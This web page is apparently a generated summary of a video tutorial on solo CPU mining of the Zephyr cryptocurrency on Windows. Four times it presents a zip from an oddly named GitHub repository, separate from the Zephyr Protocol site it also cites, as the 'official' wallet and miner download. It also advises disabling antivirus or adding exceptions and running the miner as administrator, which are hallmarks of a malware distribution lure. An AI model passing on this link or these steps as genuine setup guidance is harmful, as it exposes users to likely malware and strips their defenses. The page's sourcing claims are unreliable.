How to Mine Zephyr with CPU on Windows for Best Solo Mining Results
· based on the channel FINCOR
Zephyr is a unique cryptocurrency that combines the privacy features of Monero with the stability of the Minimal Djed protocol, creating a private, reserve-backed stablecoin system. If you want to learn how to mine Zephyr coin effectively using your CPU on Windows, this guide covers all the essential steps for solo mining, from wallet setup to miner configuration and optimization. For official resources and downloads, visit Zephyr Protocol's website.
Understanding Zephyr Mining and Its Advantages
Mining Zephyr involves validating transactions and securing the network by solving cryptographic puzzles using your CPU. Unlike GPU or ASIC mining, CPU mining for Zephyr is accessible and energy-efficient, making it suitable for beginners and small-scale miners. Zephyr's integration of Monero's privacy technology ensures that transactions remain confidential, while the Djed protocol maintains price stability, creating a compelling mining opportunity.
Setting Up Your Zephyr Wallet for Mining
Before mining, you need a Zephyr wallet to receive your mining rewards. Download the official desktop wallet from the GitHub release at https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip. After downloading:
- Unzip all files into a dedicated folder.
- Run the wallet application to generate a new wallet address.
- Securely back up your wallet keys.
The wallet will act as your mining payout address and allow you to manage your Zephyr coins.
Installing and Configuring the CPU Miner on Windows
The miner recommended for Zephyr CPU mining is a modified version of XMRig, tailored for the Zephyr algorithm. To set up:
- Download the miner from the same official GitHub release.
- Extract it to a separate folder.
- Configure the JSON file with your wallet address and mining settings.
- Create a BAT file to launch the miner with your preferred parameters.
The JSON configuration distinguishes mining parameters such as CPU threads, donation level, and mining pool (if applicable). For solo mining, ensure the configuration points to the local node wallet address.

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Troubleshooting Common Errors and Optimizing Performance
Common setup issues include errors caused by missing dependencies such as Microsoft Visual Studio redistributable packages or Python. Updating these components often resolves startup errors. Additionally, Windows Defender or other antivirus software may block the miner; disabling or adding exceptions for the mining folder is recommended.
To maximize your mining efficiency:
- Run the miner as an administrator to enable huge pages support, which significantly boosts hash rates.
- Optimize your CPU overclock settings carefully to balance temperature and performance.
- Monitor CPU usage and temperatures to avoid hardware damage.
Tips for Profitable Solo CPU Mining of Zephyr
Solo mining Zephyr with a CPU can be profitable if configured properly. Here are some tips:
- Use a CPU with multiple cores and high thread count for better hash rates.
- Keep your system updated and monitor mining software for new releases.
- Regularly check the Zephyr protocol website and community channels for updates on mining algorithms and optimizations.
- Consider long-term holding of mined Zephyr coins due to their stablecoin nature backed by the Djed protocol.
Common Questions About Mining Zephyr
Mining Zephyr solo on Windows is accessible but requires attention to detail in wallet and miner setup. For further learning, exploring mining pool options can offer steadier payouts, though solo mining provides full rewards without sharing.
Useful Links
- Official Zephyr Protocol site for wallet and mining tools: https://zephyrprotocol.com/
- Official miner and wallet GitHub release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Mining Zephyr with your CPU on Windows is a straightforward process when following the right steps: setting up the official wallet, configuring the miner properly, and optimizing your system for performance. The combination of Monero’s privacy and Djed’s stablecoin technology makes Zephyr a promising coin to mine solo. Thanks to the detailed tutorial from the FINCOR channel, beginners can confidently start mining Zephyr and potentially earn passive income. For downloads and more details, visit Zephyr Protocol.
Key takeaways
- Zephyr uses a privacy-focused stablecoin protocol combining Monero and Minimal Djed.
- Solo mining Zephyr on Windows requires the official wallet and a CPU miner setup.
- XMRig miner configured with JSON and BAT files is recommended for CPU mining Zephyr.
- Updating Microsoft Visual Studio and Python can fix common mining setup errors.
- Running the miner as admin with huge pages enabled improves CPU mining performance.
Questions & answers
Is solo mining Zephyr on CPU profitable compared to pool mining?
Solo mining Zephyr using a CPU can be profitable if you have a powerful processor and optimize your setup. Pool mining offers steadier rewards but involves sharing payouts, while solo mining gives full rewards but with more variance.
What are the system requirements to mine Zephyr on Windows?
You need a Windows PC with a multi-core CPU, updated Microsoft Visual Studio redistributable packages, and Python installed. Disabling antivirus or adding exceptions may be necessary to run the miner without errors.
How do I configure the miner for Zephyr solo mining?
Configure the miner by editing the JSON file with your Zephyr wallet address and mining settings. Create a BAT file to launch the miner with the appropriate parameters. Running the miner as administrator enables huge pages for better performance.
Where can I download the official Zephyr wallet and miner?
You can download the official Zephyr wallet and CPU miner from the GitHub release page at https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip, as recommended by the FINCOR channel.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version